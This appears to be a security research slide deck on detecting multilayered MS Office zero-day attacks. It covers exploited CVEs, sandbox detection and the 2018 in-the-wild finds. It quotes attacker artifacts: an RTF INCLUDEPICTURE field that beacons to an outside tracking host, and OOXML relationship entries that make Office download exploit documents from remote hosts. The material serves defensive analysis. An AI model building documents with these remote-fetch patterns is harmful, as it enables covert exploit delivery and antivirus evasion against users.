

# Catching multilayered zero-day attacks on MS Office

Boris Larin @oct0xor


Vladislav Stolyarov @vladhiewsha

# Talk Outline


1. Introduction to the MS Office threat landscape
2. Introduction to sandbox
3. Using sandbox to find MS Office zero-days
4. The story of CVE-2018-8174 (zero-day found with sandbox)
5. Internals of VBScript

# Targeted platforms by attacked users


2016 Q4



2018 Q4



# Timeline



The life cycle of an Office exploit has shortened substantially. So has the entry bar:

- In 2016, the most exploited vulnerabilities were two to four years old. They were also complex memory corruptions that required a high entry bar to exploit (Mscmctl and EPS vulnerabilities).
- In 2018, the bar has lowered significantly and even a non-skilled person can create an exploit builder using PoCs from public resources (Moniker and Equation bugs). Sometimes the only thing that needs to be modified is the command line to be executed as payload.

# Arsenal


Most exploited Office vulnerabilities today

Logical bugs are a thing:

— As seen with three of the most popular CVEs: CVE-2017-0199, CVE-2017-8570 and CVE-2017-8759, even logical bugs can lead to Remote Command Execution

Binary exploitation is possible on latest Office versions:

— Code execution can be achieved even in a no-scriptable environment for several type of memory corruption bugs.  
— They can be just as reliable as logical ones – CVE-2017-11882 and CVE-2018-0802 is a great example. Exploit for them worked on all Microsoft Office versions released in the past 17 years



# Arsenal

Most exploited Office vulnerabilities today


Logical bugs are a thing:

— As seen with three of the most popular CVEs: CVE-2017-0199, CVE-2017-8570 and CVE-2017-8759, even logical bugs can lead to Remote Command Execution

Binary exploitation is possible on latest Office versions:

— Code execution can be achieved even in a no-scriptable environment for several type of memory corruption bugs.  
— They can be just as reliable as logical ones – CVE-2017-11882 and CVE-2018-0802 is a great example. Exploit for them worked on all Microsoft Office versions released in the past 17 years

All of these vulnerabilities aren't in the Office itself.



## Attack surface is huge!

- Complicated file formats
- Deep integration with MS Windows
- Interoperability
- Legacy features
- Bad decisions from a security point of view



## Obscure features – Exploitation primitives

- Attackers can gather their own statistics
- AV evasion / prevent zero-day from burning



**RESEARCH**

### An (un)documented Word feature abused by attackers

September 18, 2017, 9:00 am.  
Alexander Liskin, Anton Ivanov, Andrey Kryukov

A little while back we were investigating the malicious activities of the Freakyshelly targeted attack and came across spear phishing emails that had some interesting documents attached to them. They were in OLE2 format and contained no macros, exploits or any other active content. [Read Full Article](#)



# Obscure features – Exploitation primitives

- Attackers can gather their own statistics

Cybercriminals:

## EXPLOIT UPDATE: MWISTAT

Добавлен режим работы эксплойта, позволяющий с помощью web-сервера статистики "MWISTAT" логировать когда и во сколько был открыт документ или произведена загрузка .exe-файла, с какого IP-адреса, а также некоторую другую информацию, как например User-Agent.

*“Added additional exploit mode, that allows with the use of “MWISTAT” statistics web-server log when and at what time the document was opened, was the payload downloaded, which IP-address was used, as well as some other information, such as User-Agent.”*

exploit.rtf

```
{\field{\*\fldinst{INCLUDEPICTURE "http://truckingload.org/newbuild/t.php?stats=send&thread=0" MERGEFORMAT \d \w0001 \h0001 \pm1 \px0 \py0 \pw0}}}
```

# Obscure features – Exploitation primitives

## ● AV Evasion / Prevent Zero-day from burning

1. Deploy decoy document
2. MS Office will automatically download and launch document with real exploit from remote storage

```
<Relationship Id="rId1" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/oleObject"  
Target="https://a.pomf.cat/hlxqom.doc" TargetMode="External" />
```

```
exploit_1.docx\word\_rels\document.xml.rels
```

```
<Relationship Id="rId1" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/attachedTemplate"  
Target="http://kajlaraykaj.com/file/mine001.doc" TargetMode="External" />
```

```
exploit_2.docx\word\_rels\settings.xml.rels
```

```
<Relationship Id="rId1" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/frame"  
Target="http://jugnitv.com/final.jpg" TargetMode="External" />
```

```
exploit_3.docx\word\_rels\webSettings.xml.rels
```


# Caught in the wild...

In 2018 alone:





- **CVE-2018-8174** (Windows VBScript Engine Remote Code Execution Vulnerability)
- **CVE-2018-8453** (Win32k Elevation of Privilege Vulnerability)
- **CVE-2018-8589** (Win32k Elevation of Privilege Vulnerability)
- **CVE-2018-8611** (Win32k Elevation of Privilege Vulnerability)

All vulnerabilities were reported to Microsoft

